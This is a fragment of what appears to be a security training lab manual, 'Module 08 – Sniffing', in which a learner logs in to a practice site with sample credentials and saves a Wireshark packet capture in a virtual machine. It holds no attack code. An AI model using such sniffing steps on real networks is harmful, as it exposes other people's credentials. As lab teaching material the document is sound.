


Module 08 – Sniffing


- Open any browser (here, **Mozilla Firefox**), Place the cursor in the address bar and click on **http://www.moviescope.com/** in the address bar, and press **Enter**.
- The **MOVIESCOPE** home page appears; type **Username** and **Password** as **sam** and **test**, and click **Login**, as shown in the screenshot.




- Switch back to **Windows Server 2019** virtual machine, and in the **Wireshark** window, click the **Stop capturing packets** icon on the toolbar.



11. Click **File → Save As...** from the top-left corner of the window to save the captured packets.



